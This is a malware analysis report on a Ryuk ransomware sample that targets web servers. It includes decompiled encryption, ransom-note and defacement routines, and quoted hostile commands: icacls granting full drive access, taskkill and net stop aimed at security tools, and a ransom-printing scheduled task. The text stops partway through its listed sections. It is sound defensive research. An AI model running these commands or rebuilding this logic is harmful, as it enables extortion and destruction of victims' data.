

R Y U K

R A N S O M W A R E

N O W T A R G E T I N G

W E B S E R V E R S

REPORT

TABLE OF CONTENTS

4	GENERAL OVERVIEW	14	DEFENDING AGAINST RYUK WITH MCAFEE
4	ANTI-DEBUGGING CHECKS	15	INITIAL ACCESS
5	EXECUTION	15	COMMAND AND CONTROL
6	RANSOM NOTE	15	CONCLUSION
6	CHANGE DRIVE PERMISSIONS	16	YARA RULE
7	PROCESS AND SERVICE TERMINATION	16	IOCS
8	FILE ENCRYPTION	17	MITRE ATT&CK
11	PRINT TASK	18	APPENDIX A - TERMINATED PROCESSES
12	WAKE ON LAN	19	APPENDIX B - TERMINATED SERVICES
12	NETWORK SHARES ENUMERATION	20	REFERENCES
13	SMB REPLICATION		

RYUK RANSOMWARE NOW TARGETING WEBSERVERS

INTRODUCTION

Ryuk is a ransomware that encrypts a victim's files and requests payment in Bitcoin cryptocurrency to release the keys used for encryption. Ryuk is used exclusively in targeted ransomware attacks.

Ryuk was first observed in August 2018 during a campaign that targeted several enterprises. Analysis of the initial versions of the ransomware by our team revealed similarities and shared source code with the Hermes ransomware. Hermes ransomware is a commodity malware for sale on underground forums and has been used by multiple threat actors.

To encrypt files, Ryuk utilizes a combination of symmetric AES (256-bit) encryption and asymmetric RSA (2048-bit or 4096-bit) encryption. The symmetric key is used to encrypt the file contents, while the asymmetric public key is used to encrypt the symmetric key. Upon payment of the ransom the corresponding asymmetric private key is released, allowing the encrypted files to be decrypted.

Because of the targeted nature of Ryuk infections, the initial infection vectors are tailored to the victim. Often seen initial vectors are spear-phishing emails, exploitation of compromised credentials to remote access systems and the use of previous commodity malware infections. As an example of the latter, the combination of Emotet and TrickBot has been frequently observed distributing Ryuk, though recently BazarLoader has also been seen distributing it.

AUTHOR

This report was researched and written by:

▪ Marc EliasDelPozzo

[Subscribe to receive threat information.](#)

CONNECT WITH US



REPORT

The Ryuk infection chain usually starts with a spear-phishing email with a malicious URL or an Office document to gain initial entry into victim environments. In certain cases, compromised RDP computers provide the initial access. In the first scenario, either Trickbot or BazarLoader will be executed and used as a loader malware, offering other actors the opportunity to purchase hacked machines. Once access to the victim's machines is acquired by the ransomware actors, a Cobalt Strike beacon is often downloaded in order to obtain users' credentials and move laterally on the network to take over the domain controllers. Finally, the Ryuk binary is distributed to every machine from the domain controllers.

The main goal of this blog is to deeply analyze the Ryuk binary itself.

GENERAL OVERVIEW

The analyzed file corresponds to an unpacked ransomware sample from the Ryuk family.

The sample can be identified by the following hashes:

Hash type	Value
SHA1	1EFC175983A17BD6C562FE7B054045D6DCB341E5
SHA256	8F368B029A3A5517CB133529274834585D087A2D3A5875D03EA38E5774019C8A

The Ryuk final payload has a size of 148Kb and the compilation date is 30 April 2021 and, while this date could have been manipulated, we believe it is genuine.

ANTI-DEBUGGING CHECKS

Ryuk repeatedly implements anti-disassembly techniques to make analysis with static analysis tools more difficult.




FIGURE 1. ANTI-DISASSEMBLY TRICK

Likewise, the malicious code will implement anti-debugging techniques by using the API `ZwQueryInformationProcess` (T1106 - Native API) along with various flags such as `ProcessDebugFlags`, `ProcessDebugPort`, and `ProcessDebugObjectHandle` (T1497.001 System Checks) which will allow the ransomware to determine if a debugger is present and, if it is, it will crash itself.




FIGURE 2. QUERY PROCESS

REPORT

Additionally, the malware will check the BeingDebugged flag (T1497.001 System Checks) from the PEB structure of the process with the same purpose as stated above.

```
loc_35002227:                ; CODE XREF: RyukCheckDebugger+154↑j
mov     eax, large fs:30h
jmp     short loc_35002231
; -----
db 0B8h ; .
db 80h ; €
; -----
loc_35002231:                ; CODE XREF: RyukCheckDebugger+15D↑j
mov     bl, [eax+2]
jmp     short loc_35002239
; -----
db 0B9h ; 1
db 0A1h ; 1
db 5Bh ; [
; -----
loc_35002239:                ; CODE XREF: RyukCheckDebugger+164↑j
test    bl, bl
```

FIGURE 3. CHECK IF PROCESS IS BEING DEBUGGED

EXECUTION

Ryuk copies itself three times in the current directory with different names and launches these new executables with distinct command lines to execute different functionality in each execution.

For the first copy of the malware the filename is calculated as a checksum of the current username and the suffix “r.exe” is appended. If the malware cannot obtain the username, it will use the default filename “rep.exe.” Also, when the malware executes the file, it uses the “9 REP” command line.

This process will be responsible for the self-replication to other machines in the network.

```
push 0
push 0
lea ecx, dword ptr ss:[ebp-850]
push ecx
lea edx, dword ptr ss:[ebp-768]
push edx
push 0
push 0
call dword ptr ds:[<&ShellExecuteW>]

ecx:L"9 REP"
edx:L"C:\\Users\\Marc\\Desktop\\622r.exe"
```

FIGURE 4. FIRST EXECUTION

The second copy of the malware has a randomly generated name and the suffix “lan.exe” appended. In this case, the malware passes the command line “8 LAN.” This process will be responsible for sending the Wake On Lan packets to other computers in the network.

```
push 0
push 0
lea ecx, dword ptr ss:[ebp-850]
push ecx
lea edx, dword ptr ss:[ebp-768]
push edx
push 0
push 0
call dword ptr ds:[<&ShellExecuteW>]

ecx:L"8 LAN"
edx:L"C:\\Users\\Marc\\Desktop\\fITi8NozDlan.exe"
```

FIGURE 5. SECOND EXECUTION

The third copy follows the same name convention as the second and has the same command line.

```
push 0
push 0
lea ecx, dword ptr ss:[ebp-850]
push ecx
lea edx, dword ptr ss:[ebp-768]
push edx
push 0
push 0
call dword ptr ds:[<&ShellExecuteW>]

ecx:L"8 LAN"
edx:L"C:\\Users\\Marc\\Desktop\\rfvVKCNiblan.exe"
```

FIGURE 6. EXECUTION OF THIRD COPY

REPORT

RANSOM NOTE

To notify the user about the encryption, Ryuk drops an HTML ransom note in every folder that it encrypts. This note is remarkably similar to the note used in other Ryuk variants, with the only difference being the use of a contact button with some instructions to install the Tor Browser.




FIGURE 7. HTML RANSOM NOTE

When the contact button is clicked, an alert appears with instructions to contact the ransomware actors.




FIGURE 8. BROWSER ALERT WITH INSTRUCTIONS

If we follow the instructions and access the Onion link, we can find the contact portal with a form asking for an e-mail, password, the name of the organization, and an area in which to write a message to the actors.

FIGURE 9. RYUK CONTACT PORTAL

CHANGE DRIVE PERMISSIONS

The malware will identify the mounted local drives via GetLogicalDrives API call and for each of them it will change their permissions using the Windows tool `icacls` (T1222.001 – Windows File and Directory Permissions Modification) to grant full access to the drive.

```
push 0
lea eax, dword ptr ss:[ebp-350]
push eax
call dword ptr ds:[<WinExec>]
eax:"icacls \"C:\\*\" /grant Everyone:F /T /C /Q"
```

FIGURE 10. ICACLS EXECUTION

Below is an example of the command that Ryuk will execute:

```
icacls "C:\\*" /grant Everyone: F /T /C /Q
```

REPORT

PROCESS AND SERVICE TERMINATION

Before starting with the file encryption, the malware will start a new thread where it will try to finish a list of processes and stop some other services.

```
GetVersionExW(&VersionInformation);
IsWindowsXP = VersionInformation.dwMajorVersion == 5;
if ( VersionInformation.dwMajorVersion != 5 )
    CreateThread_0(0, 0, RyukStopProcessesAndServicesThread, 0, 0, 0);
RyukEncryptionMainFunction(1);
Sleep_0(7000000);
_loaddll((char *)1);
RyukEncryptionMainFunction(2);
return 0;
```

FIGURE 11. THREAD CREATION

In this new thread, the malware will enumerate the running processes (T1057 – Process Discovery) and services (T1489 – Service Stop) and check if the name matches with a list of 41 processes (Appendix A – Terminated Processes) and 64 services (Appendix B – Terminated Services) the malware has hardcoded in the sample. Some of these processes and services belong to AV products, backup services, and others might be using files which the ransomware targets (T1562.001 – Disable or Modify Tools).

```
RyukKillProcessWithTaskKill((int)&ProcessList, 41);
Sleep_0(15000);
RyukStopServicesWithNetCommand((int)&ServicesStopList, 64);
Sleep_0(90000);
```

FIGURE 12. THREAD FUNCTIONS

To finish the process execution that the malware targets, it uses the following command:

```
"C:\Windows\System32\taskkill.exe" /IM <ProcessName> /F
```

To stop the services that the malware targets, it uses the following command:

```
"C:\Windows\System32\net.exe" stop "<ServiceName>" /y
```

Since the services and processes that the malware targets are checked with the function 'strstr,' and this function returns partial matches of the string, the malware will finish untargeted process like 'audioendpointbuilder' because it contains the string 'endpoint.'

Description:	Net Command
Company:	Microsoft Corporation
Path:	C:\Windows\SysWOW64\net1.exe
Command:	C:\Windows\system32\net1 stop "audioendpointbuilder" /y

FIGURE 13. BOGUS SERVICE STOP

REPORT

FILE ENCRYPTION

The malware will try to encrypt both local drives and network drives and iterate over each file on the drive and check its path and filename (T1083 – File and Directory Discovery).

Ryuk does not encrypt files that contain the following names in its full path:

```
\Windows\  
Windows  
boot  
WINDOWS\  
Chrome  
Mozilla  
SYSVOL  
NTDS  
netlogon  
sysvol
```

The malware also does not encrypt files if the filename contains any of the following strings:

```
RyukReadMe.html  
boot  
dll  
ntldr
```

```
exe  
.  
ini  
.  
lnk  
  
bootmgr  
  
boot  
  
NTDETECT
```

Also, the malware will verify if the filename contains “index.” and if it is true, it will call a function we named “RyukDropRansomNoteInIndexFile.”

```
if ( wcsstr(FindFileData.cFileName, L"index.") && (v101 = (wchar_t *)VirtualAlloc(0, 1500, 4096, 4)) != 0 )  
{  
    RyukMemset(v101, 0, 1500);  
    v59 = Str;  
    v80 = v101;  
    v18 = v101;  
    do  
    {  
        v98 = *v59;  
        *v80 = v98;  
        ++v59;  
        ++v80;  
    }  
    while ( v98 );  
    v90 = FindFileData.cFileName;  
    v55 = FindFileData.cFileName;  
    do  
    {  
        v67 = *v90;  
        ++v90;  
    }  
    while ( v67 );  
    v31 = v55;  
    v30 = (char *)v90 - (char *)v55;  
    v79 = v101 - 1;  
    do  
    {  
        v66 = v79[1];  
        ++v79;  
    }  
    while ( v66 );  
    memcpy(v79, v31, v30);  
    RyukDropRansomNoteInIndexFile(v101);  
    VirtualFree_0(v101, 0, 0x8000, v11, v12, v13, v14, v15);  
}
```

FIGURE 14. CHECK INDEX FILES

REPORT

If the file name contains “.php” it will dynamically create PHP code to render the HTML ransom note. Otherwise, it will overwrite the file contents with the HTML ransom note code. With this, the malware ensures that when someone accesses a website the Ryuk ransom note will appear.

```
result = CreateFileW(Str, 0xC0000000, 0, 0, 3u, 0x80u, 0);
hFile = result;
if ( result != (HANDLE)-1 )
{
    SetFilePointer(hFile, nNumberOfBytesToWrite, 0, 0);
    SetEndOfFile(hFile);
    SetFilePointer(hFile, 0, 0, 0);
    NumberOfBytesWritten = 0;
    if ( wcsstr(Str, L".php") )
    {
        lpAddress = (LPVOID)VirtualAlloc(0, nNumberOfBytesToWrite + 20, 4096, 4);
        if ( !lpAddress )
            return (HANDLE)CloseHandle(hFile);
        RyukMemset(lpAddress, 0, nNumberOfBytesToWrite + 20);
        v2 = (char *)lpAddress;
        *(_DWORD *)lpAddress = *(_DWORD *)"<?php echo \"\"";
        strcpy(v2 + 4, "p echo \"\"");
        v5 = HTMLRansomNote;
        v11 = &HTMLRansomNote[strlen(HTMLRansomNote) + 1];
        v7 = (char *)lpAddress + strlen((const char *)lpAddress);
        memcpy(v7, v5, v11 - v5);
        v6 = (char *)lpAddress + strlen((const char *)lpAddress);
        v3 = v6;
        *v6 = *(_DWORD *)"\" ?>";
        *((_BYTE *)v3 + 4) = closePHPTag[4];
        for ( i = 14; ; ++i )
        {
            v10 = (int)lpAddress + strlen((const char *)lpAddress) + 1;
            if ( i >= v10 - ((int)lpAddress + 1) - 6 )
                break;
            if ( *((_BYTE *)lpAddress + i) == '\"' )
                *((_BYTE *)lpAddress + i) = '\\';
        }
        v8 = (const char *)lpAddress;
        v8 += strlen(v8) + 1;
        WriteFile_0(hFile, lpAddress, v8 - ((_BYTE *)lpAddress + 1), &NumberOfBytesWritten, 0);
        VirtualFree(lpAddress, 0, 0x8000u);
    }
    else
    {
        WriteFile_0(hFile, HTMLRansomNote, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    }
    result = (HANDLE)CloseHandle(hFile);
}
return result;
```

FIGURE 15. DROP RYUK RANSOM NOTE IN INDEX FILES

It is believed that this functionality was added to newer versions of the malware to target web servers and deface public websites with the Ryuk ransom note. This is a tactic never seen before in the ransomware landscape and whose final purpose is to pressure victims to pay.

In this later version of Ryuk, the encryption scheme is the same as previous versions; it uses random AES 256 keys generated with the API CryptGenKey (T1486 – Data Encrypted for Impact) for each file and it encrypts those keys with the actor’s RSA public key that is hardcoded in the malware. With this scheme the attackers ensure that the cryptography and key management are robust.

```
if ( !CryptGenKey(hProv, CALG_AES_256, 1u, &hKey) )
{
    CloseHandle_0(hObject);
    CryptDestroyKey(hKey);
    return 7;
}
```

FIGURE 16. AES 256 KEY GENERATION

REPORT

Before encrypting a file, the malware will check if it is already encrypted, searching for the keyword “HERMES” for old Ryuk versions and “RYUKTM” for recent versions. If it finds those keywords it will close the handle to file and not encrypt it.

```
if ( v19.QuadPart > 290ui64 )
{
    FileSize.LowPart -= 290;
    v24 = SetFilePointerEx(hObject, FileSize, 0, 0);
    if ( v24 == -1 )
    {
        CloseHandle_0(hObject);
        return 3;
    }
    v12 = 25;
    NumberOfBytesRead = 0;
    if ( !ReadFile(hObject, &Buffer, 25u, &NumberOfBytesRead, 0) )
    {
        CloseHandle_0(hObject);
        return 4;
    }
    for ( i = 0; i < 20; ++i )
    {
        if ( *(&Buffer + i) == HERMES_0[0]
            && *(&v46 + i) == HERMES_0[1]
            && *(&v47 + i) == HERMES_0[2]
            && *(&v48 + i) == HERMES_0[3]
            && *(&v49 + i) == HERMES_0[4]
            && v50[i] == HERMES_0[5]
            || *(&Buffer + i) == 'R'
            && *(&v46 + i) == 'Y'
            && *(&v47 + i) == 'U'
            && *(&v48 + i) == 'K'
            && *(&v49 + i) == 'T'
            && v50[i] == 'M' )
        {
            CloseHandle_0(hObject);
            return 5;
        }
    }
}
```

FIGURE 17. HERMES AND RYUKTM CHECK

Then, the malware will start encrypting the file in chunks with a defined size of 1,000,000 bytes.

```
v42 = SetFilePointer(hObject, 1000000 * j, 0, 0);
if ( v42 == -1 )
{
    CloseHandle_0(hObject);
    CryptDestroyKey(hKey);
    return 12;
}
if ( !v79 || !(j % v79) || j <= 5 * v79 || Final || j + 1 == v77 )
{
    if ( !ReadFile(hObject, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesWritten, 0) )
    {
        CryptDestroyKey(hKey);
        CloseHandle_0(hObject);
        return 13;
    }
    dwBufLen = 1000000;
    if ( !CryptEncrypt(hKey, 0, Final, 0, 0, &dwBufLen, 0) )
    {
        CryptDestroyKey(hKey);
        CloseHandle_0(hObject);
        return 14;
    }
    if ( !CryptEncrypt(hKey, 0, Final, 0, (BYTE *)lpBuffer, &nNumberOfBytesToRead, dwBufLen) )
    {
        CryptDestroyKey(hKey);
        CloseHandle_0(hObject);
        return 15;
    }
}
```

FIGURE 18. FILE CHUNK ENCRYPTION


After that, the malware will write the keyword “RYUKTM” to mark the file as encrypted and will export the AES key encrypted with the RSA public key using the API CryptExportKey and write it at the end of the file.

```
RyukMemset(ExportedKey, 0, 300);
if ( !CryptExportKey(hKey, hExpKey, 1u, 0, ExportedKey, &pdwDataLen) )
{
    CloseHandle_0(hObject);
    CryptDestroyKey(hKey);
    return 20;
}
v58 = 0;
v59 = WriteFile_0(hObject, ExportedKey, pdwDataLen, &v58, 0);
if ( !v59 )
{
    CloseHandle_0(hObject);
    CryptDestroyKey(hKey);
    return 21;
}
```

FIGURE 19. FILE KEY EXPORTING

REPORT

Here is an example of an encrypted file with the 274 bytes of metadata info appended at the end of file by Ryuk.



Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	Decoded text
00000000	EB	4B	CF	6A	89	A0	12	C8	A0	12	81	E1	83	B3	56	17	eKİj% .È ..áf'V.
00000016	6C	5A	97	E5	21	4A	8B	D7	DF	43	88	45	D0	42	3A	CB	1Z-â!J<*âC*EDB:È
00000032	29	D0	95	8B	F9	1A	99	F6	5F	6E	A9	DD	23	5B	52	2C	)Đ•<ù.™ò_n@Y#(R,
00000048	3B	D7	4B	99	B9	83	9B	A5	1D	65	32	1E	F5	3A	8A	36	;×K™¹f>¥.e2.ô:Š6
00000064	93	AB	F8	BC	2A	51	1F	B4	7F	9C	38	63	A5	89	FD	DA	"«ø¹*Q.´.œ8c¥¥yÜ
00000080	F0	E6	DF	D3	5A	29	EB	6A	1C	D2	66	E3	F9	D5	70	D7	ðæBÓZ)ěj.ÖfäüÖp×
00000096	9F	A5	1B	B0	74	CB	B5	B3	AD	A9	AD	CD	53	73	02	8E	Ÿ¥.°tÈµ³.©.İSs.Ž
00000112	77	24	25	7F	90	1E	22	F6	22	E7	70	EB	BF	14	E4	E7	w\$%...°8"opë¿.äç
00000128	57	08	0E	0A	86	93	1D	3C	B0	D5	0A	D5	6D	98	AC	59	W...+".<°ô.Öm"-Y
00000144	40	E2	52	25	5F	A5	86	95	09	65	99	29	EF	3B	3F	B2	ðÄR% ¥†+.e™)İ;?±
00000160	C7	83	99	A3	D9	DF	9F	E2	4C	03	A6	7F	1A	02	90	82	Çf™EÜsYäL.!,....,
00000176	90	9E	32	4B	DA	90	5F	A5	32	C7	AA	B6	F5	73	97	46	.Ž2KÜ. ¥2Ç*Qôs-F
00000192	52	59	55	4B	54	4D	01	02	00	00	10	66	00	00	00	A4	RYUKTM....f...m
00000208	00	00	2B	26	E4	E1	33	7E	18	EF	A0	1D	34	FE	50	1A	...+âââ3~.i .4pP.
00000224	B7	54	8D	DC	5F	06	60	B6	B3	63	A9	97	50	3E	01	CC	.T.Ü .`q'c@-P>.İ
00000240	19	3C	1A	8F	62	CF	60	79	C1	2E	73	A2	08	54	D9	B8	.<.bİ'yÄ.sø.TÜ.
00000256	C8	52	F1	4B	AA	3C	1D	CF	95	F0	72	6C	4E	CA	9F	6C	ÉRÄK* <i>.İ•örlNËYl</i>
00000272	C1	0B	0B	6B	17	F8	27	86	28	5B	37	5C	D3	FE	EE	03	Ä..k.ø'†+{(7\Öpi.
00000288	AC	48	14	D3	AB	37	FE	DC	53	FA	29	B7	C3	20	C5	6A	-H.Ö«7pÜsü) Ä Äj
00000304	0A	34	26	68	08	B9	5E	AC	0A	C3	7E	B4	5A	C1	81	A6	.4sh.³^~.Ä~ZÄ.†
00000320	06	DF	3C	63	4E	06	AE	B3	F9	29	78	9E	18	D7	D4	D3	.â<cN.®³ù)xž.×ÖÖ
00000336	65	36	C1	41	78	D7	78	65	28	2D	6B	D1	03	22	F8	BF	e6ÄAx×xe(-kÑ."ø¿
00000352	1F	0B	2D	0C	57	01	70	DA	8B	23	51	7E	64	C1	3C	49	...-W.pÜ<#Q~dÄ<I
00000368	F9	36	85	5E	88	4D	DF	5E	65	3F	2B	90	D8	4C	28	EE	ù6...^Mâ³e?+.øL(i
00000384	B6	2C	97	B4	A7	64	52	77	80	B4	0E	27	73	A9	64	40	Ÿ,-\$dRw€".'sød@
00000400	29	ED	4F	D2	59	E1	4A	52	AE	D3	28	E6	FD	62	2C	BE	)iOÖYäJRøÓ(æyb,¾
00000416	BD	05	70	83	53	25	01	4D	5B	B5	8C	2A	44	41	22	BA	¾.pfS\$.M{µ€*DA"º
00000432	4B	88	D9	FB	15	B5	52	7F	56	E4	68	B5	6D	57	B0	91	K`Üü.µR.VähumW°`
00000448	D7	08	0C	D2	F9	7B	0D	5F	33	E9	AA	5D	AC	F1	B6	65	×..Öù(.3é*)~ÄŸe
00000464	EA	31															äi

FIGURE 20. APPENDED METADATA

PRINT TASK

After the encryption of the files, the malware will create a new scheduled task (T1053.005 – Scheduled Task) that will print 50 copies of the RTF ransom note in the default printer configured in the system. The command line to create this task (T1059.003 – Windows Command Shell) is the following:

```
SCHTASKS /CREATE /NP /SC DAILY /TN "PrintvE" /TR "C:\Windows\System32\cmd.exe /c for /l %x in (1,1,50) do start wordpad.exe /p C:\users\Public\YTKkI.dll" /ST 10:25 /SD 05/18/2021 /ED 05/25/2021
```

At a certain time during the week the task would print 50 pages of an RTF ransom note containing the password dropped in the Public directory with a random name and the dll extension (T1036 – Masquerading).




FIGURE 21. RYUK RTF NOTE

This is also a new functionality added to the malware with the intention of creating chaos in the victim's system and pressurizing them to pay the ransom price to decrypt the files.

REPORT

WAKE ON LAN

The Ryuk process with the command line “8 LAN” is responsible for obtaining the ARP cache entries of the system and sending the Wake on Lan packets to try to turn on the remote computers. To extract the ARP table, the malware will use the GetIpNetTable API (T1016 – System Network Configuration Discovery) from the iphlapi.dll and after retrieving the previously mentioned table, it will begin to send the packets using the API sendto from the Winsock library.

```
v12 = WSASStartup(0x202u, &WSAData);
if ( v12 )
    return 0;
s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
if ( s == -1 )
    return 0;
if ( setsockopt(s, 0xFFFF, SO_BROADCAST, &optval, 1) )
    return 0;
RyukMemset(&name, 0, 16);
name.sin_family = AF_INET;
name.sin_addr.S_un.S_addr = htonl(0);
name.sin_port = htons(0);
v12 = bind(s, &name, 16);
if ( v12 )
    return 0;
RyukMemset(&to, 0, 16);
to.sin_family = AF_INET;
to.sin_addr.S_un.S_addr = inet_addr(ipAddress);
to.sin_port = htons(7u); // Wake On Lan - Port 7 Echo Protocol
v11 = 0;
v11 = sendto(s, WoLMagicPacket, 102, 0, &to, 16);
if ( v11 == -1 )
    return 0;
Sleep_0(250);
closesocket(s);
WSACleanup();
return 1;
```

FIGURE 22. SEND WAKE ON LAN PACKET

The Wake on Lan magic packets (T1205 – Traffic Signaling) are made up of 6 bytes with the 255 value (0xFF in hexadecimal) followed by sixteen repetitions of the target computer MAC address for a total of 102 bytes.

No.	Time	Source	Destination	Protocol	Length	Info
15	587.589178	10.0.3.15	224.0.0.22	WOL	144	MagicPacket for IPv4mcast_16 (01:00:5e:00:00:16)
30	672.429468	10.0.3.15	224.0.0.22	WOL	144	MagicPacket for IPv4mcast_16 (01:00:5e:00:00:16)
31	681.767927	10.0.3.15	224.0.0.22	WOL	144	MagicPacket for IPv4mcast_16 (01:00:5e:00:00:16)

▶	Frame 15: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface \Device\NPF_{7800DCDF-1DE0-407F-900E-B230AC388731}, id 0
▶	Ethernet II, Src: aa:aa:a7:8d:c8:0d (aa:aa:a7:8d:c8:0d), Dst: IPv4mcast_16 (01:00:5e:00:00:16)
▶	Internet Protocol Version 4, Src: 10.0.3.15, Dst: 224.0.0.22
▶	User Datagram Protocol, Src Port: 60809, Dst Port: 7
▲	Wake On LAN, MAC: IPv4mcast_16 (01:00:5e:00:00:16)
	Sync stream: ffffffff
▶	MAC: IPv4mcast_16 (01:00:5e:00:00:16)

0000	01 00 5e 00 00 16 aa aa a7 8d c8 0d 08 00 45 00	E.
0010	00 82 7c 41 00 00 01 11 00 0a 00 03 0f e0 00	..[A].....
0020	00 16 ed 89 00 07 00 6e ed a4 ff ff ff ff ff ff	
0030	01 00 5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00	A.....
0040	00 16 01 00 5e 00 00 16 01 00 5e 00 00 16 01 00	A.....
0050	5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00 00 16	A.....
0060	01 00 5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00	A.....
0070	00 16 01 00 5e 00 00 16 01 00 5e 00 00 16 01 00	A.....
0080	5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00 00 16	A.....

FIGURE 23. WAKE ON LAN PACKET

NETWORK SHARES ENUMERATION

Ryuk will also try to move laterally to other hosts in the network, first obtaining all the IP addresses assigned to the system and checking if they belong to a private IPv4 addressing range (10.x.x.x, 172.16.x.x and 192.168.x.x). Because the previously mentioned check is done with the function strstr, it can match with other public subnets such as 151.192.172.1.

```
v21 = GetAdaptersAddresses(2u, 0, 0, v26, &SizePointer);
v24 = 0;
for ( i = AdapterAddresses; i; i = i->Next )
{
    ++v24;
    v23 = 0;
    for ( j = i->FirstUnicastAddress; j; j = j->Next )
    {
        ++v23;
        RyukInet_ntop((int *)j->Address, &cp);
        if ( a3 && (strstr(&cp, a10IP) == &cp || strstr(&cp, a172IP) || strstr(&cp, a192IP)) )
        {
            v40 = 0i64;
            v29 = -1;
            v29 = inet_addr(&cp);
```

FIGURE 24. BUG CHECKING PRIVATE IP NETWORKS

REPORT

